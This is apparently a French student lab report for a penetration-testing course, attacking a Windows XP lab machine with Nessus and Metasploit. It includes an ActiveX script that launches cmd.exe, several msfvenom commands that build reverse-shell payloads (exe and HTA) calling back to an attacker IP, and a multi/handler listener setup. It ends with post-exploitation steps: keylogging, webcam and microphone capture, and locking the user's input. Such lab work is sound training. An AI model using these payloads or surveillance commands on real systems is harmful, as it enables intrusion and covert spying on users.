HIGH	9.3*	42118	MS09-062: Vulnerabilities in GDI+ Could Allow Remote Code Execution (957488)
HIGH	9.3*	57948	MS12-014: Vulnerability in Indeo Codec Could Allow Remote Code Execution (2661637)

* indicates the v3.0 score was not available; the v2.0 score is shown

[Hide](#)

Rapport HTML des vulnérabilités

E) Exporter le scan Nessus avec authentification et importez-le dans Metasploit (5p)



Scan authentifié exporté

```
msf6 > db_import /home/kali/Downloads/NessusCredential.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.254.129
```


Importé dans Metasploit

Exercice 6 Exploitation (30p)


Connectez-vous à la machine Windows XP en utilisant l'utilisateur **nessus** avec le mot de passe **nessus**.




Ouvrir le serveur EasyFileManagement




Essayez-le




Demarrer le serveur et vérifier dans Kali que ça fonctionne



Dans le navigateur/browser de Kali, vous devriez voir que ça fonctionne.





Voici le navigateur de ma machine Kali lorsque j'entre l'adresse IP de ma machine Windows XP.

Obtenez un shell Meterpreter en utilisant une attaque côté client contre le serveur Easy File Management Web Server situé sur la machine Windows XP (n'oubliez pas de le démarrer). (20p)

```

kali@kali: ~
File Actions Edit View Help
GNU nano 5.4 poc.http
<html>
<body>

<script>

var c= 'cmd.exe'
new ActiveXObject('WScript.Shell').Run(c);

</script>

</head>
<body>

<script>


self.close();

</script>


</body>
</html>

```


Premièrement, nous créons un fichier avec payload pour script shell



Nous déposons ensuite ce fichier dans le dossier **hacker123** que j'ai créé sur la machine Windows XP.




Nous pouvons ensuite, depuis la machine Windows XP, voir ce fichier dans le dossier, déposé par la machine Kali.



Fichier shell sauvegardé sur la machine XP

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```




Quand j'ouvre les fichiers

Voici quelques commandes que j'ai effectué

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=4444 -f hta-psh -o evil4444.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7009 bytes
Saved as: evil4444.hta
```

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=8080 -f hta-psh -o evil8080.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7003 bytes
Saved as: evil8080.hta
```



```
-- ==[ metasploit v6.0.30-dev ]
-- ==[ 2099 exploits - 1129 auxiliary - 357 post ]
-- ==[ 592 payloads - 45 encoders - 10 nops ]
-- ==[ 7 evasion ]
```

metasploit tip: Use `help <command>` to learn more about any command

```
sff6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
sff6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
sff6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------


payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, r
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

exploit target:

Id	Name
0	Wildcard Target

```
sff6 exploit(multi/handler) > █
```



Effectuez les tâches suivantes:

- Prenez une capture d'écran de la machine XP (2p)

Depuis la console Meterpreter, j'ai exécuté la commande `screenshot -p /tmp/screen_shot.jpg`.

Ensuite, sur l'autre machine, je me suis rendu à l'emplacement `/tmp/screen_shot.jpg` via Firefox, ce qui nous a permis de visualiser la capture d'écran.

- Transférer des fichiers vers et depuis la machine XP (2p)

J'ai utilisé la commande meterpreter > upload hacking.txt.

Pour télécharger un fichier, on peut utiliser meterpreter > download <chemin_du_fichier>.

c. Ouvrir Notepad depuis Meterpreter et migrer la session vers celui-ci (2p)

J'ai d'abord lancé Notepad sur la machine Windows XP (notepad.exe).

Ensuite, j'ai récupéré l'ID du processus avec la commande meterpreter > getpid.

Pour identifier le processus Notepad, j'ai utilisé meterpreter > ps -S notepad.exe.

Enfin, j'ai migré la session vers ce processus à l'aide de la commande appropriée.

d. Utiliser la fonctionnalité keylogger (2p)

Pour l'activer, j'ai exécuté meterpreter > keyscan_start. Ensuite, les frappes peuvent être récupérées avec keyscan_dump, puis arrêtées avec keyscan_stop. Les entrées de clavier capturées sont alors visibles dans Meterpreter.

e. Soyez créatif et utilisez d'autres fonctionnalités (2p)

Avec ce malware, il est également possible de capturer une image via la webcam avec la commande webcam_snap.

L'audio peut être enregistré avec record_mic (enregistre pendant N secondes avec l'option -d N, et sauvegarde par défaut dans le répertoire Metasploit).

Il est aussi possible d'interagir avec le système de l'utilisateur avec uictl [enable/disable] [keyboard/mouse].

Enfin, la commande idletime permet de vérifier si l'utilisateur est actif sur sa machine.